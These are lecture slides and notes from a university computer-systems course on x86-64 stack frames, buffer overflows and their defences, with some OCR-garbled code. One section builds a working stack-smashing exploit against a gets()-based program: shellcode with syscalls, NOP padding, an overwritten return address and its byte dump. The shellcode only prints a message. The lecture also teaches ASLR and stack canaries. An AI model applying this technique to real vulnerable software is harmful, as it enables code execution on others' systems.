

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook "Computer Systems: A Programmer's Perspective," $2^{\rm nd}$ Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O'Hallaron in Fall 2010. These slides are indicated "Supplied by CMU" in the notes section of the slides.

Why Bother with a Frame Pointer?

- It (%rbp) points to the beginning of the stack frame
 - making it easy for people to figure out where things are in the frame
 - but people don't execute the code ...
- The stack pointer always points somewhere within the stack frame
 - it moves about, but the compiler knows where it is pointing
 - » a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
 - » tough for people, but easy for the compiler
- Thus the frame pointer is superfluous
 - it can be used as a general-purpose register

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
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
Note that "frame pointer" is synonymous with "base pointer".

If one gives gcc the -O0 flag (which turns off all optimization) when compiling, the frame pointer (%rbp) will be used as in IA32: it is set to point to the stack frame and the arguments are copied from the registers into the stack frame. This clearly slows down the execution of the function, but makes the code easier for humans to read (and was done for the traps assignment).


%rax	Return value	%r8	Argument #5
%rbx	Callee saved	%r9	Argument #6
%rcx	Argument #4	%r10	Caller saved
%rdx	Argument #3	%r11	Caller Saved
%rsi	Argument #2	%r12	Callee saved
%rdi	Argument #1	%r13	Callee saved
%rsp	Stack pointer	%r14	Callee saved
%rbp	Callee saved	%r15	Callee saved



Here, again, is the IA32 stack frame. Recall that arguments are at positive offsets from %ebp, while local variables are at negative offsets.



The convention used for the x86-64 architecture is that the first 6 arguments to a function are passed in registers, there is no special frame-pointer register, and everything on the stack is referred to via offsets from %rsp.



When code is compiled with the -O0 flag on gdb, turning off all optimization, the compiler uses (unnecessarily) %rbp as a frame pointer so that the offsets to local variables are constant and thus easier for humans to read. It also copies the arguments from the registers to the stack frame (at a lower address than what %rbp contains).

```
x86-64 Long Swap
void swap_l(long *xp, long *yp)
                                                     (%rdi), %rdx
                                           movq
                                                     (%rsi), %rax
                                           movq
   long t0 = *xp;
                                                    %rax, (%rdi)
   long t1 = *yp;
                                           pvom
   *xp = t1;
                                                    %rdx, (%rsi)
                                           movq
   *yp = t0;
                                            ret

    Operands passed in registers

   - first (xp) in %rdi, second (yp) in %rsi
                                                rtn Addr
                                                              %rsp
   - 64-bit pointers
                                                              No stack


    No stack operations required (except ret)

                                                              frame

    Avoiding stack

   - can hold all local information in registers
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                                XIII-7
```

In certain instances the stack frame can be pretty much dispensed with. This is the case for leaf functions, such as swap_l, which do not call other functions.



The *volatile* keyword tells the compiler that it may not perform optimizations on the associated variable such as storing it strictly in registers and not in memory. It's used primarily in cases where the variable might be modified via other routines that aren't apparent when the current code is being compiled. We'll see useful examples of its use later. Here it's used simply to ensure that *loc* is allocated on the stack, thus giving us a simple example of using local variables stored on the stack.

The issue here is whether a reference to memory beyond the current stack (as delineated by the stack pointer) is a legal reference. On IA32 it is not, but on x86-64 it is, as long at the reference is not more than 128 bytes beyond the end of the stack.

x86-64 NonLeaf without Stack Frame /* Swap a[i] & a[i+1] */ · No values held while swap being void swap_ele(long a[], int i) invoked • No callee-save registers needed swap(&a[i], &a[i+1]); rep instruction inserted as no-op - based on recommendation from AMD » can't handle transfer of control to ret swap ele: movslq %esi,%rsi # Sign extend i 8(%rdi,%rsi,8), %rax # &a[i+1] leaq (%rdi,%rsi,8), %rdi # &a[i] (1st arg) leaq movq %rax, %rsi # (2nd arg)

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call

rep
ret
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swap

The *movslq* instruction copies a long into a quad, propagating the sign bit into the upper 32 bits of the quad word. For example, suppose %esi contains 0x08888888. After the execution of *movslq* %esi, %rsi, %rsi will contain 0x0000000088888888. But if %esi initially contains 0x88888888 (i.e., the sign bit is set), then after execution of the instruction, %rsi will contain oxffffffff888888888.

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No-op

```
x86-64 Stack Frame Example
                                  swap_ele_su:
 long sum = 0;
                                              %rbx, -16(%rsp)
                                      movq
 /* Swap a[i] & a[i+1] */
                                              %rbp, -8(%rsp)
                                      movq
 void swap ele su
                                      subq
                                              $16, %rsp
   (long a[], int i)
                                      movslq %esi,%rax
                                              8(%rdi,%rax,8), %rbx
                                      leag
     swap(&a[i], &a[i+1]);
                                               (%rdi, %rax, 8), %rbp
                                      leag
     sum += (a[i]*a[i+1]);
                                      movq
                                              %rbx, %rsi
                                      movq
                                              %rbp, %rdi
                                      call
                                              swap
                                               (%rbx), %rax
· Keeps values of &a[i] and
                                      movq
                                      imulq
                                              (%rbp), %rax
  &a[i+1] in callee-save
                                              %rax, sum(%rip)
                                      addq
  registers
                                              (%rsp), %rbx
                                      movq
    - rbx and rbp
                                              8(%rsp), %rbp
                                      movq
· Must set up stack frame to
                                              $16, %rsp
                                      addq
  save these registers
                                      ret


    else clobbered in swap

                               XIII-10
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```

Note that sum is a global variable. While its exact location in memory is not known by the compiler, it will be stored in memory at some location just beyond the end of the executable code (which is known as "text"). Thus the compiler can refer to sum via the instruction pointer. The actual displacement, i.e., the distance from the current target of the instruction pointer and the location of sum, is not known to the compiler, but will be known to the linker, which will fill this displacement in when the program is linked. This will all be explained in detail in a few weeks.

```
Understanding x86-64 Stack Frame

swap_ele_su:
    movq %rbx, -16(%rsp)  # Save %rbx
    movq %rbp, -8(%rsp)  # Allocate stack frame
    movslq %esi,%rax  # Extend i into quad word
    leaq 8(%rdi,%rax,8), %rbx  # &a[i+1] (callee save)
    leaq (%rdi,%rax,8), %rbp  # &a[i] (callee save)
    movq %rbx, %rsi  # 2nd argument
    movq %rbp, %rdi  # 1st argument
    call swap
    movq (%rbx), %rax  # Get a[i+1]
    imulq (%rbp), %rax  # Multiply by a[i]
    addq %rax, sum(%rip)  # Add to sum
    movq (%rsp), %rbx  # Restore %rbx
    movq 8(%rsp), %rbp  # Restore %rbp
    addq $16, %rsp  # Deallocate frame
    ret
```



Quiz 1

```
swap_ele_su:
   movq
          %rbx, -16(%rsp)
          %rbp, -8(%rsp)
   movq
          $16, %rsp
   subq
   movslq %esi,%rax
          8(%rdi,%rax,8), %rbx
   leaq
           (%rdi, %rax, 8), %rbp
   leaq
          %rbx, %rsi
   movq
          %rbp, %rdi
   movq
   call
          swap
   movq
          (%rbx), %rax
   imulq (%rbp), %rax
          %rax, sum(%rip)
   addq
          (%rsp), %rbx
   movq
   movq
          8(%rsp), %rbp
   addq
          $16, %rsp
   ret
```

Since a 128-byte red zone is allowed, is it necessary to allocate the stack frame by subtracting 16 from %rsp?

- a) yes
- b) no

```
# Add to sum
```

- # Restore %rbx
- # Restore %rbp
- # Deallocate frame

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Exploiting the Stack

Buffer-Overflow Attacks

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String Library Code

· Implementation of Unix function gets ()

```
/* Get string from stdin */
char *gets(char *dest)
{
   int c = getchar();
   char *p = dest;
   while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
   }
   *p = '\0';
   return dest;
}
```


- no way to specify limit on number of characters to read
- · Similar problems with other library functions
 - strcpy, strcat: copy strings of arbitrary length
 - scanf, fscanf, sscanf, when given %s conversion specification


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
The function getchar returns the next character to be typed in.







Note that 24 bytes are allocated on the stack for *buf*, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.


The text in the angle brackets after the calls to *gets* and *puts* mentions "plt". This refers to the "procedure linkage table," another topic we cover in an upcoming lecture.








Note that *gets* reads input until the first newline character, but then replaces it with the null character (0x0).





Avoiding Overflow Vulnerability


```
/* Echo Line */
void echo()
{
    char buf[4]; /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- · Use library routines that limit string lengths
 - fgets instead of gets
 - strncpy instead of strcpy
 - don't use scanf with %s conversion specification
 - » use fgets to read the string
 - » or use %ns where n is a suitable integer

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


```
int main() {
          char buf[80];
                                                  previous frame
          gets (buf);
          puts (buf);
                                                  return address
          return 0;
      }
                                                      Exploit
main:
  subq $88, %rsp # grow stack
  movq %rsp, %rdi # setup arg
  call gets
  movq %rsp, %rdi # setup arg
  call puts
  movl $0, %eax # set return value
  addq $88, %rsp # pop stack
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```

Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.

Note that in this version of our example, there is no function called "echo" – everything is done within *main*.



The "write" routine is the lowest-level output routine (which we discuss in a later lecture). The first argument indicates we are writing to "standard output" (normally the display). The second argument is what we're writing, and the third argument is the length of what we're writing.

The "exit" routine instructs the OS to terminate the program.

Quiz 2

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

- a) 0
- b) 0x7ffffffe948
- c) 0x7ffffffe9a0
- d) it doesn't matter what value goes there

previous frame

0x7fffffffe9a0

return address

buf
(88 bytes)

0x7ffffffffe948

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Assembler Code from gcc .file "exploit.c" .rodata.str1.1, "aMS", @progbits, 1 .section .LC0: .string "hacked by twd\n" .text .globl exploit .type exploit, @function exploit: .LFB19: .cfi_startproc subq \$8, %rsp .cfi_def_cfa_offset 16 movl \$14, %edx \$.LCO, %esi \$1, %edi movl movl call write movl \$0, %edi call exit .cfi_endproc .LFE19: .size exploit, .-exploit .ident "GCC: (Debian 4.7.2-5) 4.7.2" .size .section .note.GNU-stack,"",@progbits **CS33 Intro to Computer Systems** XIII-28 Copyright © 2019 Thomas W. Doeppner. All rights reserved.

This is the result of assembling the C code of the previous slide using the command "gcc –S exploit.c –O1". In a later lecture we'll see what the unexplained assembler directives (such as .globl) mean, but we're looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Exploit Attempt 1 exploit: # assume start address is 0x7ffffffffe948 subq \$8, %rsp # needed for syscall instructions movl \$14, %edx # length of string movq \$0x7fffffffe973, %rsi # address of output string movl \$1, %edi # write to standard output movl \$1, %eax # do a "write" system call svscall movl \$0, %edi # argument to exit is 0 movl \$60, %eax # do an "exit" system call syscall str: .string "hacked by twd\n" nop' nop 29 no-ops . . . nop_ .quad 0x7fffffffe948 .byte '\n' **CS33 Intro to Computer Systems** XIII-29 Copyright © 2019 Thomas W. Doeppner. All rights reserved.

Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, *write* and *exit* (what we want the OS to do is encoded in register eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (0x7fffffffe948) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to gets that there are no more characters.

The intent is that when the echo routine returns, it will return to the address we've provided before the newline, and thus execute our exploit code.

```
Actual Object Code
Disassembly of section .text:
00000000000000000 <exploit>:
                                      $0x8,%rsp
  0:
        48 83 ec 08
                                 sub
        ba 0e 00 00 00
   4:
                                 mov
                                         $0xe, %edx
       48 be 73 e9 ff ff ff
  9:
                                 movabs $0x7fffffffe973,%rsi
        7f 00 00
 10:
       bf 01 00 00 00
                                         $0x1, %edi
 13:
                                 mov
       b8 01 00 00 00
                                         $0x1,%eax
 18:
                                 mov
       0f 05
 1d:
                                 syscall
       bf 00 00 00 00
                                         $0x0,%edi
 1f:
                                 mov
 24:
      b8 3c 00 00 00
                                         $0x3c, %eax
                                mov
       0f 05
 29:
                                  syscall
                              big problem!
0000000000000002b <str>:
        68 61 63 6b 65
                                  pushq $0x656b6361
        64 20 62 79
                                         %ah, %fs:0x79(%rdx)
                                  and
 34:
       20 74 77 64
                                         %dh, 0x64 (%rdi, %rsi, 2)
                                  and
        (0a) 00
  38:
                                  or
                                         (%rax),%al
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```

This is the output from "objdump -d" of our assembled exploit attempt. It shows the initial portion of the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it's not going to be executed as code.) The problem is that if we give this object code as input to the echo routine, the call to *gets* will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding of '\n'). Fortunately none of the actual code contains this value, but the string itself certainly does.

```
Exploit Attempt 2
.text
                                            str:
exploit: # starts at 0x7fffffffe948
                                          .string "hacked by twd"
subq $8, %rsp
                                           nop
movb $9, %dl
                                           nop
addb $1, %dl
                                 append
                                                     13 no-ops
movq $0x7fffffffe990, %rsi
                                 0a to str
                                            nop
movb %dl, (%rsi)
movl $14, %edx
                                            .quad 0x7fffffffe948
movq $0x7ffffffffe984, %rsi
                                            .byte '\n'
movl $1, %edi
movl $1, %eax
syscall
movl $0, %edi
movl $60, %eax
syscall
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```

To get rid of the "0a", we've removed it from the string. But we've inserted code to replace the null at the end of the string with a "0a". This is somewhat tricky, since we can't simply copy a "0a" to that location, since the copying code would then contain the forbidden byte. So, what we've done is to copy a "09" into a register, add 1 to the contents of that register, then copy the result to the end of the string (which will be at location 0x7ffffffffe990).

```
Actual Object Code, part 1
Disassembly of section .text:
0000000000000000 <exploit>:
  0: 48 83 ec 08
                               sub $0x8,%rsp
  4:
     b2 09
                              mov
                                    $0x9,%dl
  6: 80 c2 01
                               add $0x1,%dl
      48 be 90 e9 ff ff ff movabs $0x7fffffffe990,%rsi
  9:
 10:
      7f 00 00
 13: 88 16 mov %dl,(%rsi)
15: ba 0e 00 00 00 mov $0xe,%edx
 1a: 48 be 84 e9 ff ff ff movabs $0x7fffffffe984,%rsi
      7f 00 00
 21:
     bf 01 00 00 00
                             mov
 24:
                                    $0x1,%edi
 29: b8 01 00 00 00
                                    $0x1,%eax
 2e: 0f 05
                             syscall
                             mov
 30: bf 00 00 00 00
                                      $0x0, %edi
 35: b8 3c 00 00 00
                                      $0x3c, %eax
 3a:
      0f 05
                               syscall
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```

Again we have the output from "objdump -d".

```
Actual Object Code, part 2
000000000000003c <str>:
       68 61 63 6b 65
                               pushq $0x656b6361
  3c:
  41:
       64 20 62 79
                                and %ah,%fs:0x79(%rdx)
      20 74 77 64
                                and %dh,0x64(%rdi,%rsi,2)
 45:
      00 90 90 90 90
                                      %dl,-0x6f6f6f70(%rax)
 49:
                                add
 4f:
       90
                                nop
 50:
       90
                                nop
       90
 51:
                                nop
 52:
       90
                                nop
      90
 53:
                                nop
      90
 54:
                                nop
      90
 55:
                                nop
 56:
      90
                                nop
 57: 48 e9 ff ff ff 7f
                                       8000005c <str+0x80000020>
                                jmpq
 5d: 00 00
                                add
                                       %al,(%rax)
 5f:
                                .byte 0xa
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                              XIII-33
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```

The only '0a' appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it's data, not instructions.

Quiz 3

Exploit Code (in C):

void exploit() {

```
write(1, "hacked by twd\n", 15);
int main() {
                              exit(0);
   char buf[80];
   gets(buf);
   puts (buf);
   return 0;
}
main:
 subq $88, %rsp # grow stack
 movq %rsp, %rdi # setup arg
 call gets
 movq %rsp, %rdi # setup arg
 call puts
 movl $0, %eax # set return value
  addq $88, %rsp # pop stack
  ret
```

The exploit code is executed:

- a) before the call to gets
- b) before the call to puts, but after gets returns
- c) on return from main

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System-Level Protections

- Randomized stack offsets
 - at start of program, allocate random amount of space on stack
 - makes it difficult for hacker to predict beginning of inserted code
- Non-executable code segments
 - in traditional x86, can mark region of memory as either "read-only" or "writeable"
 - » can execute anything readable
 - modern hardware requires explicit "execute" permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7fffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffffc6a8
```

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Randomized stack offsets are a special case of what's known as "address-space layout randomization" (ASLR).

Because of them, our exploit of the previous slides won't work in general, since we assumed the stack always starts at the same location.

Making the stack non-executable also prevents our exploit from working.

Stack Canaries



- Idea
 - place special value ("canary") on stack just beyond buffer
 - check for corruption before exiting function
- · gcc implementation
 - -fstack-protector
 - -fstack-protector-all

unix>./echo-protected
Type a string:1234
1234
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***

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
The -fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The -fstack-protector-all flag causes gcc to emit stack-canary code for all functions.

Protected Buffer Disassembly 0000000000400610 <echo>: 400610: 48 83 ec 18 \$0x18,%rsp sub 400614: 64 48 8b 04 25 28 00 %fs:0x28,%rax mov 40061b: 00 00 40061d: 48 89 44 24 08 %rax,0x8(%rsp) mov 400622: 400624: 31 c0 xor %eax, %eax 48 89 e7 mov %rsp,%rdi 400627: e8 c4 fe ff ff callq 4004f0 <gets@plt> 40062c: 48 89 e7 mov %rsp,%rdi 40062f: e8 7c fe ff ff 48 8b 44 24 08 callq 4004b0 <puts@plt> 400634: mov 0x8(%rsp),%rax %fs:0x28,%rax 400639: 64 48 33 04 25 28 00 xor 400640: 00 00 400642: 74 05 400649 <echo+0x39> 400644: e8 77 fe ff ff callq 4004c0 < stack chk fail@plt> 400649: 48 83 c4 18 add \$0x18,%rsp 40064d: c3 retq CS33 Intro to Computer Systems XIII-37


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The operand "%fs:0x28" requires some explanation, as it uses features we haven't previously discussed. fs is one of a few "segment registers," which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of fs as pointing to an area where global variables (accessible from anywhere) may be stored and made read-only. It's used here to hold the "canary" values. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It's also in memory that's read-only so that the attacker cannot modify it.

Note that objdump's assembler syntax is slightly different from what we normally use in gcc: there are no "q" or "l" suffices on most of the instructions, but the call instruction, strangely, has a q suffix.



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```
Recursive Function
                                    pcount r:
                                        pushl %ebp
                                       movl %esp, %ebp
/* Recursive popcount */
                                       pushl %ebx
int pcount r(unsigned x) {
                                        subl $4, %esp
  if (x == 0)
                                       movl 8(%ebp), %ebx
    return 0;
                                       movl $0, %eax
  else return
                                        testl %ebx, %ebx
    (x \& 1) + pcount r(x >> 1);
                                        jе
                                            . L3
                                        movl %ebx, %eax
                                        shrl $1, %eax
                                       movl %eax, (%esp)

    Registers

                                        call pcount_r
    - %eax, %edx used without
                                       movl %ebx, %edx
                                        andl $1, %edx
     first saving
                                        leal (%edx,%eax), %eax
    - %ebx used, but saved at
                                    .L3:
      beginning & restored at
                                        addl $4, %esp
     end
                                        popl %ebx
                                       popl
                                              %ebp
                                        ret
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                              XIII-40
```

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```
Tail Recursion
                                    int factorial(int x) {
int factorial(int x) {
  if (x == 1)
                                       return f2(x, 1);
     return x;
  else
                                    int f2(int a1, int a2) {
     return
                                       if (a1 == 1)
       x*factorial(x-1);
                                          return a2;
}
                                       else
                                          return
                                            f2(a1-1, a1*a2);
                                     }
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                                XIII-41
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```

The slide shows two implementations of the factorial function. Both use recursion. In the version on the left, the result of each recursive call is used within the invocation that issued the call. In the second, the result of each recursive call is simply returned. This is known as *tail recursion*.

No Tail Recur	sion (1)	
	x: 6]
	return addr	
	x: 5	
	return addr	
	x: 4	
	return addr	
	x: 3	
	return addr	
	x: 2	
	return addr	_
	x: 1	_
	return addr	

Here we look at the stack usage for the version without tail recursion. Note that we have as many stack frames as the value of the argument; the results of the calls are combined after the stack reaches its maximum size.

No Tail Recursion (2)

x: 6
return addr
x: 5
return addr
